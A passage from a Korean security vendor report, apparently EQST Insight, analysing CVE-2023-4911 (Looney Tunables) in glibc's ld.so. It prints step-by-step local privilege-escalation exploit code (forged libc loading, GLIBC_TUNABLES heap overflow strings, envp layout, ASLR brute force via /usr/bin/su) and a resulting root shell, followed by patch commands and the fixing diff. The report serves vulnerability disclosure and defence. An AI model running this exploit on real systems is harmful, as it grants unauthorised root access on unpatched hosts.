


그림 21. 조작된 라이브러리의 __libc_start_main() 함수

Step 2. 조작된 라이브러리 로딩

먼저 쉘 코드를 포함한 조작된 라이브러리를 " 폴더 하위에 복사한다. " 폴더를 생성하는 이유는 하단에서 자세히 다룬다.

```
// copy forged libc
if (mkdir("\"", 0755) == 0)
{
    int sfd, dfd, len;
    char buf[0x1000];
    dfd = open("\"/libc.so.6", O_CREAT | O_WRONLY, 0755);
    sfd = open("./libc.so.6", O_RDONLY);
    do
    {
        len = read(sfd, buf, sizeof(buf));
        write(dfd, buf, len);
    } while (len == sizeof(buf));
    close(sfd);
    close(dfd);
} // else already exists, skip
```

그림 22. 악의적인 라이브러리를 " 폴더에 복사하여 생성

다음으로 3 개의 GLIBC_TUNABLES 환경 변수를 추가한다. 첫 번째 환경 변수를 담은 배열 filler는 ld.so의 rw 세그먼트를 채워 다음 동적 할당 시 새로운 영역의 메모리를 할당 받도록 한다. 두 번째 환경 변수를 담은 배열 kv는 힙 버퍼 오버플로우 취약점을 발생시키며 link_map 구조체의 들어갈 값을 미리 메모리에 작성한다. 마지막 환경 변수를 담은 배열 filler2 를 통해 link_map 구조체가 정확한 위치의 메모리를 할당 받을 수 있도록 힙 메모리를 채우는 오프셋 역할을 한다.

```
strcpy(filler, "GLIBC_TUNABLES=glibc.malloc.mxfast=");
for (int i = strlen(filler); i < sizeof(filler) - 1; i++)
{
    filler[i] = 'F';
}
filler[sizeof(filler) - 1] = '\0';
```

Size : 0xd00

ld.so의 rw 세그먼트를 채워 새로운 힙영역을 할당 받기 위함

```
strcpy(kv, "GLIBC_TUNABLES=glibc.malloc.mxfast=glibc.malloc.mxfast=");
for (int i = strlen(kv); i < sizeof(kv) - 1; i++)
{
    kv[i] = 'A';
}
kv[sizeof(kv) - 1] = '\0';
```

Size = 0x600

오버플로우를 발생시켜 Heap 영역에 라이브러리 포인터 값을 넣기 위함

```
strcpy(filler2, "GLIBC_TUNABLES=glibc.malloc.mxfast=");
for (int i = strlen(filler2); i < sizeof(filler2) - 1; i++)
{
    filler2[i] = 'F';
}
filler2[sizeof(filler2) - 1] = '\0';
```

Size = 0x620

link_map 구조체가 할당 되는 위치를 맞추기 위함

그림 23. 3 개의 GLIBC_TUNABLES 환경 변수

환경 변수로 넘겨줄 0x1000 크기의 envp 배열을 설정한다. envp[0]에는 첫번째 환경 변수, envp[1]에는 두 번째 환경 변수를 넣고 그 뒤에 알맞은 위치에 스택 포인터를 넣은 뒤 세 번째 환경 변수를 넣어 환경 변수가 처리될 때 힙 버퍼 오버플로우가 발생해 l_info[DT_RPATH]에 스택 포인터가 쓰이도록 한다.

```
for (int i = 0; i < 0xfff; i++)
{
    envp[i] = "";
}

for (int i = 0; i < sizeof(dt_rpath); i += 8)
{
    *(uintptr_t *)(dt_rpath + i) = -0x14ULL;
}
dt_rpath[sizeof(dt_rpath) - 1] = '\0';

envp[0] = filler;                                   // pads away loader rw section
envp[1] = kv;                                       // payload
envp[0x65] = "";                                    // struct link_map ofs marker
envp[0x65 + 0xb8] = "\x30\xf0\xff\xff\xfd\x7f";     // l_info[DT_RPATH]
envp[0xf7f] = filler2;                              // pads away :tunable2=AAA: in between
for (int i = 0; i < 0x2f; i++)
{
    envp[0xf80 + i] = dt_rpath;
}
envp[0xffe] = "AAAA"; // alignment, currently already aligned
```

0x20000

0xfffffffffffffec

임의의 스택 주소를 사용

(0xfffffffffffffec)로 남은 환경 변수 구간을 모두 채움

그림 24. envp 배열을 설정하여 환경 변수 조작

나머지 환경 변수 영역은 -0x14(0xfffffffffffffec)로 채운다. 이는 .dynstr 섹션을 가리키는 포인터에서 -0x14 위치에 있는 문자를 디렉토리 명으로 사용하기 때문이며 실제로 '/usr/bin/su'를 실행하여 .dynstr 섹션의 하위 주소를 살펴보면 해당 문자열이 존재한다.

```
pwndbg> x/s 0x55bd62d1eff0-0x14
0x55bd62d1efdc: "\""
```

그림 25. .dynstr 섹션 내 문자열 확인

또한 l_info[DT_RPATH]에 들어갈 스택 포인터로 [0x7ffdfffff030]이라는 전체 스택의 중간 주소를 넣는다. 이는 프로그램이 실행될 때마다 스택이 랜덤한 주소를 가지는 ASLR 보안 기법을 우회하기 위한 방법이다. 이후 환경 변수 영역에 -0x14 를 가득 채운 뒤 해당 주소가 환경 변수 영역을 가리킬 때까지 프로그램을 반복적으로 실행한다. 리눅스 스택 영역은 16GB 영역에서 랜덤하게 정해지며 환경 변수 영역은 최대 6MB 를 차지할 수 있기 때문에 16GB / 6MB = 2730 번의 시도를 진행하면 환경 변수 영역에 도달할 가능성이 높아진다.

fork() 함수를 통해 envp 배열을 환경 변수로 포함한 /usr/bin/su 파일을 반복적으로 실행한다.

```
int pid;
for (int ct = 1;; ct++)
{
    if (ct % 100 == 0)
    {
        printf("try %d\n", ct);
    }
    if ((pid = fork()) < 0)
    {
        perror("fork");
        break;
    }
    else if (pid == 0) // child
    {
        if (execve(argv[0], argv, envp) < 0)
        {
            perror("execve");
            break;
        }
    }
    else // parent
```

프로세스 생성

환경 변수를 포함하여 /usr/bin/su --help 실행

그림 26. 반복적으로 프로세스 생성

지정한 스택 포인터가 -0x14 값을 가진 환경 변수 영역에 도달하면 " 위치에 있는 악의적인 라이브러리를 로드하며 함수의 기능이 변조된다.

```
pwndbg> vmmap
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
             Start                End Perm     Size Offset File
    0x55e620c5a000     0x55e620c5d000 r--p     3000      0 /usr/bin/su
    0x55e620c5d000     0x55e620c64000 r-xp     7000   3000 /usr/bin/su
    0x55e620c64000     0x55e620c66000 r--p     2000   a000 /usr/bin/su
    0x55e620c67000     0x55e620c69000 rw-p     2000   c000 /usr/bin/su
    0x7f2aa3d05000     0x7f2aa3d07000 r--p     2000      0 /usr/lib/x86_64-linux-gnu/libcap-ng.so.0.0.0
    0x7f2aa3d07000     0x7f2aa3d0a000 r-xp     3000   2000 /usr/lib/x86_64-linux-gnu/libcap-ng.so.0.0.0
    0x7f2aa3d0a000     0x7f2aa3d0b000 r--p     1000   5000 /usr/lib/x86_64-linux-gnu/libcap-ng.so.0.0.0
    0x7f2aa3d0b000     0x7f2aa3d0d000 rw-p     2000   5000 /usr/lib/x86_64-linux-gnu/libcap-ng.so.0.0.0
    0x7f2aa3d0d000     0x7f2aa3d10000 r--p     3000      0 /usr/lib/x86_64-linux-gnu/libaudit.so.1.0.0
    0x7f2aa3d10000     0x7f2aa3d18000 r-xp     8000   3000 /usr/lib/x86_64-linux-gnu/libaudit.so.1.0.0
    0x7f2aa3d18000     0x7f2aa3d2d000 r--p    15000   b000 /usr/lib/x86_64-linux-gnu/libaudit.so.1.0.0
    0x7f2aa3d2d000     0x7f2aa3d2f000 rw-p     2000  1f000 /usr/lib/x86_64-linux-gnu/libaudit.so.1.0.0
    0x7f2aa3d2f000     0x7f2aa3d3b000 rw-p     c000      0 [anon_7f2aa3d2f]
    0x7f2aa3d3b000     0x7f2aa3d63000 r--p    28000      0 /home/eqst/CVE-TEST/"/libc.so.6
    0x7f2aa3d63000     0x7f2aa3ef8000 r-xp   195000  28000 /home/eqst/CVE-TEST/"/libc.so.6
    0x7f2aa3ef8000     0x7f2aa3f50000 r--p    58000 1bd000 /home/eqst/CVE-TEST/"/libc.so.6
    0x7f2aa3f50000     0x7f2aa3f56000 rw-p     6000 214000 /home/eqst/CVE-TEST/"/libc.so.6
    0x7f2aa3f56000     0x7f2aa3f63000 rw-p     d000      0 [anon_7f2aa3f56]
```

그림 27. 상대 경로를 통한 악의적인 라이브러리 로드

__libc_main_start() 함수가 실행되면 루트 권한의 쉘 탈취에 성공한다.

```
eqst@23NB0109:~/CVE-2023-4911$ ./exp
# id
uid=0(root) gid=0(root) groups=0(root),1001(eqst)
```

그림 28. 변조된 __libc_main_start 함수가 실행되어 루트 쉘 획득

■ 대응 방안

해당 문제를 해결하기 위한 GNU C 라이브러리 패치가 배포됐다. 취약한 라이브러리를 업데이트 하는 명령어는 다음과 같다.

Ubuntu(우분투) : sudo apt install libc6
Fedora(페도라) : sudo yum update glibc
Debian(데비안) : sudo apt install libc6
* 조치 시 서비스 가용성 테스트 후 업데이트를 진행하여야 한다.

패치된 라이브러리 소스코드를 살펴보면 유효한 tunable name 을 찾지 못하고 문자열의 끝에 도달한 경우 반복문에서 탈출한다.

```
@@ -180,11 +180,7 @@ parse_tunables (char *tunestr, char *valstring)
       /* If we reach the end of the string before getting a valid name-value
          pair, bail out.  */
       if (p[len] == '₩0')
-       {
-         if (__libc_enable_secure)
-           tunestr[off] = '₩0';
-         return;
-       }
+       break;

       /* We did not find a valid name-value pair before encountering the
          colon.  */
```

그림 29. 문자열 검사 후 name-value 탐색 실패 시 반복 탈출

또한, 문자열을 처리한 뒤 문자열 끝에 도달한 경우 값을 유지하지 않고 반복문에서 탈출한다.

```
@@ -244,9 +240,16 @@ parse_tunables (char *tunestr, char *valstring)
           }
         }

-      if (p[len] != '₩0')
-       p += len + 1;
+      /* We reached the end while processing the tunable string.  */
+      if (p[len] == '₩0')
+       break;
+
+      p += len + 1;
     }
+
+  /* Terminate tunestr before we leave.  */
+  if (__libc_enable_secure)
+    tunestr[off] = '₩0';
 }
```

그림 30. 문자열 처리 후 문자열 종료 시 반복 탈출

■ 참고 사이트

• URL : https://github.com/leesh3288/CVE-2023-4911
• URL : https://github.com/ruycr4ft/CVE-2023-4911
• URL : https://elixir.bootlin.com/glibc/glibc-2.35/source/elf/dl-tunables.c
• URL : https://sourceware.org/git/?p=glibc.git;a=commit;h=1056e5b4c3f2d90ed2b4a55f96add28da2f4c8fa
• URL : https://www.qualys.com/2023/10/03/cve-2023-4911/looney-tunables-local-privilege-escalation-glibc-ld-so.txt

EQST INSIGHT

2023.11

SK쉴더스㈜ 13486 경기도 성남시 분당구 판교로227번길 23, 4&5층
https://www.skshieldus.com

발행인 : SK쉴더스 EQST사업그룹
제 작 : SK쉴더스 커뮤니케이션그룹